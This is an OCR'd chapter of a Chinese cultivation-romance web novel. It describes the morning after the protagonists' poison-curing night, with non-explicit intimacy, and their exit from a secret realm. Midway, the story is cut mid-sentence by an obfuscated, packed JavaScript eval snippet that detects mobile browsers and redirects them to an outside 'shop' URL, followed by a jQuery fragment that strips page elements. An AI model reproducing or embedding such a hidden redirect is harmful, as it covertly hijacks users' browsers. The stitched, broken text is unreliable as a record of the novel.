26. 出境

作品:《宿敌竟是阴湿男鬼

    昨夜骤雨三巡。


    雨愈下愈急,到后半夜时,耳边几乎只剩下剩下连绵细碎的水声,还有不间断的风声。


    明荷华觉得自己全身上下都被吻遍了。


    除了唇。


    那是她最初躲开的地方。也许是谢翊安误会她并不喜欢。


    相思烬对一个人的影响竟然如此之大吗?


    若放在今天之前,她绝对不曾想会见到谢翊安如此陌生的一面。


    他的体温似乎比常人低很多,偏指尖又总是好奇地触碰她,两两相依时,就像一条附着在皮肤上的冰冷黑蛇,她总是抑制不住地颤抖。


    她起先还有心思关注左手腕银线的变化,被谢翊安眸底的暗色吸引,渐渐地,便只会失神地盯着一处发呆了。


    烛火幽微,墙壁上静立不动的黑影好似与谢翊安融为一体,他垂低眼望着怀中昏沉的明荷华,无声无息地抱了她一夜。……


    晨曦微亮。


    明荷华是在清浅的桃花香中醒来的。


    她睡得并不好,甚至都不知道自己是什么时候失去意识的。


    果然,刚一睁眼便觉眼皮沉重,还有点痛。“先别动。”


    谢翊安的声音在耳畔响起,随之而来的还有他递过来的一方散逸出淡淡草药清香的绢帕。


    “得敷一下,昨夜哭太多了。”


    明荷华:“……”


    好丢脸。


    他是怎么面不改色地说出这句话的?


    她闭着眼接过了帕子,假装自己刚刚什么也没听到。


    除了眼睛,好像腰和腿也有点酸痛,这是相思烬带来的副作用吗?


    灵力运行倒是没什么滞涩的,也没有精进。


    毕竟只是解蛊,不是双修。但是……


    做过这种事的两个人会变得熟悉吗,还是会变得奇怪?


    不知道为什么,她现在会刻意避开与谢翊安的对视。


    明荷华觉得敷完眼皮的的绢帕放到哪里都不对劲,拎着它迟疑地徘徊不前,亦如自己的心。


    谢翊安好像毫无所觉:


    “给我吧。”


    他的手修长又漂亮,但因为是剑修,所以手不可避免会有一些薄茧。


    明荷华注意到这一点时,脑海中忍不住又回忆起昨晚的画面。完了。


    彻底回不去了。


    她自欺欺人地捂着脸,期盼这点不合时宜的想法快些过去。


    谢翊安有些莞尔地注视着她。


    和他预想中的不同,刚醒来的明荷华似乎有些迷糊,也没有质问他的意思。


    也或许是昨天的事冲击太大,她到现在还没缓过神来。


    她就这么靠坐在榻上,发丝微乱地垂落下来,耳后与颈侧全是暧.昧红痕,像新雪中的点点绛梅,惹眼又勾人。须臾,明荷华终于想起一件事,抬眼看过来:


    “明明已经解蛊了,你为什么……”


    说起这个,她就有些气不打一处来。


    昨天她都喊停了。


    谢翊安却避而不答,只是好心示意她最好去照下铜镜,还体贴地侧过身去,给了她穿衣的空间。照镜子做什么?


    她脸上有东西?


    明荷华不解地来到桌案前,望见的就是自己眼唇微红,锁骨之上遍布春痕的模样。


    “……”


    她闭了闭眼,想到刚刚自己竟然是以这样一种姿态与谢翊安说话的,心中更是羞臊得厉害。


    但她问出口的却是:


    “为什么你没有?”


    谢翊安还是那副清隽冷淡的面容,除了眼尾的一点靡艳,怕是说他现在要去开一场论道讲会都有人信。


    “在背后。”谢翊安似笑非笑,“而且,你昨天掐住我的时候,也留下了一点……”


    “好的。”明荷华打断了他,她深觉这不是个美妙的话题,“就让这件事过去吧。”那是完全混乱、失控的局面。


    哪怕知晓是为了解蛊,她现在看到谢翊安也有点迁怒。


    她不想再回忆了。


    至少现在,她要暂时回到正轨。


    “秘境破了吗?”她问。


    谢翊安烹茶的动作微微一顿。


    明荷华总是能很快地调节情绪,哪怕前一刻还在沮丧,但在正事面前,她又会变得无比专注。


    仿佛很多事情都只浮于表面,而不会在她心里留下一丝波澜。


    昨晚也是这样吗?


    “当日我们掉落秘境是午时,若二者有联系,大约也是在那个时段。”


    这么说还有一个时辰。得把这印记遮盖掉。


    明荷华下床时没忍住晃了一下,又很快地被谢翊安扶住。


    “我……”


    她的面色一阵红一阵白,有点难以启齿的样子。


    谢翊安对男女之事确实不算了解,他昨日已经帮她擦洗过了,为何她今日还是十分难受?


    但她轻巧地甩开了他的手,不想多谈的模样,谢翊安也就体贴地没再多问。


    先前那身衣裙上的痕迹已经不能看了,明荷华选择毁尸灭迹,一个法诀将它们全烧了。一切都收拾好后,她终于推门出去。


    血祭的事情并不算小,许多百姓当晚便从睡梦中惊醒,人心惶惶。此刻“祭坛破、邪祟除”的消息更是在世家的推波助澜下流窜得飞快,大街小巷都在谈论这件事。


    “听说了吗?郭家那草药居然是从一个妖手里抢的!”


    “这算什么!先前那个心魇,还是城主公子一手策划的呢!”


    “嘿,邺城是不是要变天啦?”


    哪怕上层的动荡看似距离他们的生活很远,但贪婪与阴谋被揭露,得知了真正帮助自己的是谁后,总会有人对身边的妖多几分愧疚之心。叶氏也不再是一手遮天的地头蛇,暗流涌动中新的格局悄然建立。


    “我是来向你们告别的。”叶笙一直在楼下等他们,“我要去流云峰,开启新的生活了。”


    “听说那里气候宜人,鲜花遍地,除了大小宗门,也有许多散修门派。你觉得我加入哪方比较好呢?”


    明荷华认真地听她分享完,思忖片刻,给出了自己的建议:


    “你的控制力很精准,灵力也很深厚,这些都是对修炼助益颇多的优点。可以不用急于选择,先看看你对哪个方向最感兴趣……”


    玉玄门众人也准备在此分开了。修道者都有自己的历练,惟有永远在路上,才能不断变强。


    邺城一次合作,倒让李善与他们的关系拉近了。邱临风邀请他一道去广陵游玩,李善摇扇欣然同意。


    含含也牵着马得快一起站在


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17295777|195519||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    客栈不远处,不舍地望着他们。


    “这个秘境还会存在吗?”明荷华突然问叶笙。


    一般来说,如果主境人身死,秘境就会随之湮灭。但若仅打断境中事的不断溯回,她不知道结果会如何。


    “这是最后一世。”叶笙轻轻地说,“也不会再有人进来了。”


    “再见,明荷华。”


    日头稳稳停在穹顶正中,仿佛有无数金色流光从天边乍现,成千上万个细小光点裹挟着这片区域不断下坠,翻涌,明荷华还没来得及回答她,便又是一阵天旋地转。真是毫不意外的、和入境如出一辙的出境方式。


    谁料还没站稳脚跟,便感到一枚黑影带着苍劲灵力直冲她面门袭来——


    四方棋!


    明荷华侧身躲过,下意识皱眉,还没回神便又是一枚来势汹汹的白影。


    下一刻“铛”地一声,出剑声与撞击声几乎前后脚迸发开来,随后白子便在被弹飞的瞬间,连同刚刚那枚黑子一起,散成两蓬细细的尘雾。


    “慢了点。”司徒邈率先望向明荷华,“你受伤了?”


    她以前躲开的时候,动作可没这么迟缓。


    某种程度被说中心事的明荷华:“……”


    随即又转向谢翊安,有些狐疑:“看来你们在境中境里相处得不错。”


    汪樾还在那里吱哇乱叫:“哇!你这个人怎么回事!你跟踪我!”他早就用卦象推演到明荷华与谢翊安会在今日午